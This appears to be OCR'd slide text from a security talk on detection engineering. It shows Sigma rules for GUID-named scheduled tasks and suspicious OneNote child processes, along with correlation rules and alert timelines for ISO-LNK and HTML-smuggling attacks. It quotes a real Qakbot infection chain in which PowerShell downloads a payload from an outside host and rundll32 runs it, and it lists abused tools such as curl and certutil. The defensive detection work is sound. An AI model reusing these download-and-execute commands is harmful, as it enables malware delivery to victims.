
```
schtasks.exe /Create /F /TN "{97F2F70B-10D1-4447-A2F3-9B070C86E261}" /TR "cmd /c start /min \"\"
powershell.exe -Command [...]
```

Suspicious Scheduled Task Name As GUID




```
detection:
    selection_img:
        Image|endswith: '\schtasks.exe'
        CommandLine|contains: '/Create '
    selection_tn:
        CommandLine|contains:
            # Can start with single or double quote
            - '/TN "{'
            - "/TN '{"
            - "/TN {"
    selection_end:
        CommandLine|contains:
            # Ending of the name to avoid possible FP in the rest of the commandline
            - '}"'
            - "}'"
            - '} '
    condition: all of selection_*
```

Suspicious Scheduled Task Name As GUID




Suspicious Microsoft OneNote Child Process

https://github.com/pr0xylife/Qakbot/blob/2c99289aba88ea57797d6095439f6828b6223bf4/Qakbot_BB14_07.02.2023.txt




```
ONENOTE.EXE C:\Users\Admin\AppData\Local\Temp\cancellation.one

cmd.exe /c C:\Users\Admin\AppData\Local\Temp\Open.cmd

powershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif -OutFile C:\programdata\putty.jpg

rundll32 C:\programdata\putty.jpg,Wind
```


Suspicious Microsoft OneNote Child Process



```
detection:
    selection_parent:
        ParentImage|endswith: '\onenote.exe'
    selection_opt_img:
        - OriginalFileName:
            - 'bitsadmin.exe'
            - 'CertOC.exe'
            - 'CertUtil.exe'
            - 'Cmd.Exe'
            - 'CMSTP.EXE'
            - 'cscript.exe'
            - 'curl.exe'
            - 'HH.exe'
```




```
    selection_opt_explorer:
        Image|endswith: '\explorer.exe'
        CommandLine|contains:
            - '.hta'
            - '.vb'
            - '.wsh'
            - '.js'
            - '.ps'
            - '.scr'
            - '.pif'
            - '.bat'
            - '.cmd'
    selection_opt_paths:
        Image|contains:
            - '\AppData\'
            - '\Users\Public\'
            - '\ProgramData\'
            - '\Windows\Tasks\'
            - '\Windows\Temp\'
            - '\Windows\System32\Tasks\'
```




```
condition: selection_parent and 1 of selection_opt_* and not 1 of filter_*
```

Suspicious Microsoft OneNote Child Process




Enhancing detection with Correlation

Sigma Correlation



```yaml
name: quser
detection:
  selection:
    process.command_line|startswith: quser
  condition: selection
---
name: dir
detection:
  selection:
    process.command_line|startswith: dir
  condition: selection
---
action: correlation
type: temporal
rule:
  - quser
  - dir
group-by:
  - user.name
  - host.hostname
timespan: 1m
ordered: true
```



SEKOIA.IO 10:41:56


Alert created

Event 10:40:09

Process c:\windows\system32\wscript.exe created by bob on Bob-computer 60

Event 10:40:02

ref#5694.iso created by c:\program files\winrar\winrar.exe on Bob-computer 60



process.parent.name	`explorer.exe`
process.name	`wscript.exe`
process.command_line	`c:\windows\system32\wscript.exe f:\gaffes\eloquentglummer.js`

ISO-LNK correlation rule





Image file creation
- .iso
- .vhdx
- .vhd
- .img
- .xz

Suspicious explorer.exe child processes
- cmd.exe
- powershell.exe
- curl.exe
- copy.exe
- ...

1 followed by 2
- within 5min
- group-by hostname



SEKOIA.IO 15:44:06

Alert created

Event 15:43:30

Process c:\windows\system32\cmd.exe created by bob on Bob-computer 60

Event 15:43:30

Process c:\windows\system32\xcopy.exe created by bob on Bob-computer 60

Event 15:43:17

File create to C:\Users\bob\Downloads\SurplicianRectilineation.zip on Bob-computer 60


Event 15:43:14

Process c:\program files\mozilla firefox\firefox.exe created by bob on Bob-computer 60

Event 15:43:04

borisux.html created by c:\program files\mozilla firefox\firefox.exe on Bob-computer 60

HTML Smuggling correlation rule



HTML file creation
- .html

1

Suspicious browser process
- --single-argument
- firefox.exe
- NO http in cmdline

2

Suspicious file creation - 2
- .wsf
- .msi
- .exe
- .zip
- .iso, .img, .vhd
- .hta
- .bat
- .chm
- .lnk + suspicious processes

3

Suspicious processes
- cmd.exe
- powershell.exe
- curl.exe
- copy.exe
- ...

4

0 1 2 3 4 5 min

1 followed by 2 followed by 3
- within 5min
- group-by hostname and username


A

4 >= 3 times with unique command lines
- within 2min
- group-by hostname and username

